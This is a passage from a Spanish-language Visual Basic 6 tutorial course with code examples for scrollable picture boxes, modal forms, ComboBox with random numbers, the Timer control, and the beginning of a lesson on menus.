
```
Const altura As Integer = 5175
Const anchura As Integer = 6615
```

Una vez que hemos hecho todo esto se ponen las barras en el lugar correcto mediante el método move. El código del evento clic de este botón es:

```
Private Sub cmdBuscar_Click()
CDL.InitDir = "C:\Archivos de programa\Paint Shop Pro 5\Images"
CDL.FileName = ""
CDL.FilterIndex = 2
CDL.Filter = "Mapa de Bits |*.bmp|Compresión JPG|*.jpg|Compresión
GIF|*.gif"
CDL.CancelError = False
CDL.Flags = cdlOFNHideReadOnly
CDL.ShowOpen
```

```
ptb_exterior.Height = altura
ptb_exterior.Width = anchura
ptb_interior.Picture = LoadPicture(CDL.FileName)
imagen = CDL.FileName
vsb.Max = ptb_interior.Height - ptb_exterior.Height
hsb.Max = ptb_interior.Width - ptb_exterior.Width
If ptb_interior.Height > ptb_exterior.Height Then
   vsb.Visible = True
Else
   ptb_exterior.Height = Me.ptb_interior.Height
   vsb.Visible = False
End If
If ptb_interior.Width > ptb_exterior.Width Then
   hsb.Visible = True
Else
   ptb_exterior.Width = ptb_interior.Width
   hsb.Visible = False
End If
Me.vsb.Move Me.ptb_exterior.Left + Me.ptb_exterior.Width,
Me.ptb_exterior.Top, 255, Me.ptb_exterior.Height
Me.hsb.Move Me.ptb_exterior.Left, Me.ptb_exterior.Top + _
      Me.ptb_exterior.Height, Me.ptb_exterior.Width, 255
End Sub
```

Lo que resulta es:



En la figura se observa como hemos movido las scrollbars para poder ver bien el lobo.

Una vez hecho esto si pulsamos al botón mostrar se cargará el otro formulario ejecutándose este código:

```
Private Sub cmdAmpliar_Click()
frm_fotos.Show vbModal, Me
End Sub
```

Este código lo que hace es cargar y mostrar otro formulario el frm_fotos en forma modal y referido al que lo abrió que es frm_principal, pero ¿lo qué?. Pues muy fácil, un formulario modal es aquél que toma el foco y que impide que el que lo ha abierto (frm_principal) se pueda manipular. Si en vez de este código utilizamos este otro:

```
Private Sub cmdAmpliar_Click()
frm_fotos.Show , Me
End Sub
```

lo que hacemos es que si que se pueda tocar y ejecutar acciones del de atrás pero cuando se cierre el frm_principal el otro formulario también se cierre. Nosotros utilizaremos el primer código.

Una vez que se carga, se ejecuta el form_load del frm_fotos:

```
Private Sub Form_Load()
img_fotos.Picture = LoadPicture(imagen)
img_fotos.Stretch = True
proporcion = ptb_fotos.Height / img_fotos.Height
img_fotos.Height = ptb_fotos.Height
img_fotos.Width = proporcion * img_fotos.Width
ptb_fotos.Width = img_fotos.Width
frm_fotos.Height = ptb_fotos.Height + 2000
frm_fotos.Width = ptb_fotos.Width + 500
ptb_fotos.Left = (frm_fotos.Width / 2) - (ptb_fotos.Width / 2)
ptb_fotos.Top = 400
End Sub
```

La acción que va a ocurrir es que se va a cargar la imagen en el control image que está dentro del PictureBox. En este evento lo que se hace es cargar la imagen mediante la variable global imagen y se pone la propiedad stretch del image a true lo que va a permitir que lo dimensionemos a nuestro antojo. También utilizamos una variable a nivel de formulario:


```
Dim proporcion As Double
```

que va a utilizarse para sacar la proporción de la altura y anchura de la imagen para que quede perfectamente cuadrada en el otro formulario. Una vez que se carga se ejecuta el evento resize del formulario que contiene el siguiente código:

```
Private Sub Form_Resize()
On Error Resume Next
If Me.WindowState <> vbMinimized Then
   ptb_fotos.Height = (ptb_fotos.Height * (frm_fotos.Height /
ptb_fotos.Height)) - 1500
   If Err > 0 Then
      Err.Clear
   Else
      proporcion = ptb_fotos.Height / img_fotos.Height
      img_fotos.Height = ptb_fotos.Height
      img_fotos.Width = proporcion * img_fotos.Width
      ptb_fotos.Width = img_fotos.Width
      frm_fotos.Width = ptb_fotos.Width + 500
```

```
        ptb_fotos.Left = (frm_fotos.Width / 2) - (ptb_fotos.Width / 2)
        ptb_fotos.Top = 400
    End If
End If
End Sub
```

En el que se vuelve a utilizar el redimensionamiento para que cuando cambie el tamaño del formulario la imagen también cambie de tamaño. Hemos utilizado dos condiciones para que no ocurran errores la primera es ver si el formulario está minimizado en cuyo caso no se ejecuta ningún código. Y la otra es si ocurre algún error (utilizando On error resume next), no se dimensionará. Esto ocurrirá cuando se minimice demasiado el formulario. Cuando esto ocurre se produce un error que hace que salte a la siguiente línea en la que preguntamos si el err.Number (Number es la propiedad por defecto del objeto err) es mayor que 0 lo que significará que ha ocurrido un error y limpiaremos el objeto err para que no tenga nada y nos saldremos del procedimiento. Lo que ocurrirá cuando se ejecute este código es lo siguiente:



Si te has fijado, he utilizado un control que veremos más adelante y que ahora no hago mención que es el StatusBar que lo que nos permite es poder

maximizar y minimizar el formulario al arrastrarlo por la esquina inferior derecha.

Volver al menú del curso

Bajar el código del programa

Total de visitas:

ComboBox y números aleatorios

Introducción

En esta lección vamos a ver otros dos elementos importantes, por un lado el control ComboBox y por otro la creación de números aleatorios.

Números aleatorios

Los números aleatorios se crean llamando a la instrucción Randomize que genera números aleatorios junto con Rnd. La semilla que coge de esta manera es el reloj interno del ordenador. También se puede utilizar otra semilla pero sin utilizar Randomize, poniendo Rnd(semilla). En el ejemplo que vamos a tratar utilizaré la de Randomize con Rnd.

Respecto al ComboBox, es igual que el ListBox, y lo que vamos a hacer es utilizar una función que nos devolverá el ItemData del elemento que seleccionemos. Esta es la propiedad que más se va a utilizar en las bases de datos ya que en ella meteremos el índice de una tabla y así sabremos que elemento ha elegido un personaje aunque existan dos elemento iguales. También podremos seleccionar un elemento al abrir el formulario para que aparezca cuando se inicializa una edición de elementos. El combo tiene tres estilos, el que tiene por defecto es uno en el que se puede escribir, en el ejemplo utilizaré el estilo 3-DropDown List.

Procedimiento del programa

En primer lugar nuestro programa, en la carga, va a llamar a una función que genera números aleatorios en el número que nosotros queramos y hasta el tope que queramos. La función es la siguiente:

```
Function numeroAleatorio(maximo As Long, total As Integer) As Long()
Dim contador As Integer
Dim matriz() As Long
ReDim matriz(total)
Randomize
For contador = 1 To total
   matriz(contador) = (Rnd * maximo) + 1
Next contador
```

```
numeroAleatorio = matriz
End Function
```

Como puedes ver se utiliza Randomize y después metemos en la matriz el valor que obtengo. La matriz lógicamente tendrá tantos elementos como total. El evento de carga sería el siguiente:

```
Private Sub Form_Load()
Dim contador As Integer
Dim matriz() As Long
matriz = numeroAleatorio(9, 10)
For contador = LBound(matriz) To UBound(matriz)
   Me.cmbLista.AddItem "Elemento " & CStr(matriz(contador))
   Me.cmbLista.ItemData(cmbLista.NewIndex) = contador + 1
Next contador
Me.cmbLista.ListIndex = 0
End Sub
```

Como puedes ver de nuevo se utiliza las propiedades AddItem y ItemData igual que en el caso del ListBox. He utilizado la propiedad ListIndex para que seleccione el primer elemento. Para que los índices sean distintos he puesto el contador para escribir el NewIndex.

En este programa vamos a utilizar otra función que he hecho para buscar el elemento que queramos en el combo a partir de su índice:


```
Private Function colocarCombo(cmb As ComboBox, numero As Long) As
Boolean
Dim contador As Integer
For contador = 0 To cmb.ListCount - 1
   If cmb.ItemData(contador) = numero Then
      cmb.Text = cmb.List(contador)
      colocarCombo = True
      Exit Function
   End If
Next contador
colocarCombo = False
End Function
```

Esta función tiene la peculiaridad de que se le pasa el comboBox que queremos como variable y el número del índice que queremos que muestre. Si lo encuentra dará un verdadero y en caso contrario un falso.

Para verlo se coloca una caja de texto que sólo puede aceptar números y que en su evento KeyPress llama al procedimiento soloNumeros:

```
Private Sub SoloNumeros(codigo As Integer)
Select Case Chr(codigo)
Case "0" To "9"
Case Chr(8)
Case Else
   codigo = 0
End Select
End Sub
```

El formulario tiene el siguiente aspecto:



El evento KeyPress de la caja de texto es:


```
Private Sub txtIndice_KeyPress(KeyAscii As Integer)
SoloNumeros KeyAscii
End Sub
```

Y el click del botón:


```
Private Sub cmdBuscar_Click()
If Me.txtIndice = "" Then Exit Sub
If colocarCombo(Me.cmbLista, CLng(Me.txtIndice)) = False Then
   MsgBox "No existe este elemento", vbInformation
End If
End Sub
```


Veamos como funciona el programa:

Al cargarse se rellenará el combo:



Como se observa pueden existir dos elementos iguales, pero su índice será diferente. Vamos a escribir que escriba el elemento con índice 2 (Elemento 3) y 7 (Elemento 10):





Volver al menú del curso

Total de visitas:
205540

Control Timer

Título: Control Timer
Autor: José Antonio Suárez Navarro
Descripción: Uso del control timer y algunas funciones de fechas.
Fecha: [07/01/02]

Teoría

El control timer sirve para realizar acciones en nuestro programa en intervalos de tiempo. El pulso de este objeto se controla mediante su evento Timer. El intervalo se programa mediante la propiedad Interval que mide el tiempo en milisegundos. El control timer es invisible en tiempo de ejecución. También hay que tener en cuenta que no se debe poner demasiado código en el Timer ya que se irá degradando nuestro programa.

Ejemplo

Para comprender la acción del control timer vamos a realizar un reloj y un indicador que nos diga desde cuando hemos empezado el programa.

Lo primero que tenemos que hacer es decir en el form_load cual es el intervalo de tiempo que vamos a poner:

```
Dim hora As Date
Private Sub Form_Load()
tm.Interval = 1000
hora = Time
End Sub
```


Además, hemos puesto una hora que va a ser la del inicio del

programa, y por ello la hemos declarado en las declaraciones generales. El intervalo en ms es 1000, lo que corresponde a un tiempo de refresco de 1 segundo.


Una vez hecho esto lo que tenemos que hacer es programar el evento Timer:

```
Private Sub tm_Timer()
lbl.Caption = Time
lbl2.Caption = CDate(Time - hora)
End Sub
```

lo que hacemos es poner una de las etiquetas cada segundo que pasa es poner la hora del sistema en la etiqueta, lo que producirá un efecto de que se mueve el reloj. En la otra etiqueta, lo que hacemos es calcular la diferencia entre la fecha en que hemos arrancado el programa y la fecha actual. Con todo esto lo que sucede en el programa es lo siguiente:



Otra utilidad del timer es como descripción de los objetos que tenemos en un programa, imagina un formulario como el siguiente:



Ahora en la propiedad Tag (que es un contenedor en el que podemos poner lo que queramos), vamos a escribir una descripción, por ejemplo en el tag de la caja de texto vamos a poner pulsa command1 para empezar. En el form_load ponemos el tiempo de intervalo y las propiedades tag de los controles:

```
Private Sub Form_Load()
Me.Timer1.Interval = 200
Me.Text1.Tag = "Pulsa Command1 para empezar"
Me.Command1.Tag = "Ahora has pulsado al botón"
Me.HScroll1.Tag = "Has movido la barra"
End Sub
```

En el timer del reloj ponemos el siguiente código. El ActiveControl es el control que está activo en ese momento.

```
Private Sub Timer1_Timer()
Me.lblComentario.Caption = ActiveControl.Tag
End Sub
```

El programa pondría lo siguiente cuando pulsásemos al botón:

Volver al menú del curso

Total de visitas:

Menús


Título: Menús
Autor: José Antonio Suárez Navarro
Descripción: En esta lección se muestra como hacer menús en VB y como manejarlos en tiempo de ejecución.
Fecha: [07/01/02]

Introducción

Uno de los elementos más comunes de Windows son los menús. Para poder insertar un menú en nuestro proyecto, lo primero que tenemos que hacer es:


1. Pulsar al editor de menús, que no es más que un icono que se encuentra en la barra de herramientas:

2. Desde el menú de visual basic:




Pantalla principal

La pantalla principal que tiene el editor de menús es la siguiente:




Vamos a ir editando un menú sencillo para ver lo que deberemos de poner en cada caso. En primer lugar vamos a poner el nivel principal que sería el correspondiente a la barra de menú:



Como puedes ver, es igual que en cualquier control, el caption que queremos que aparezca y el nombre del control, que Microsoft aconseja

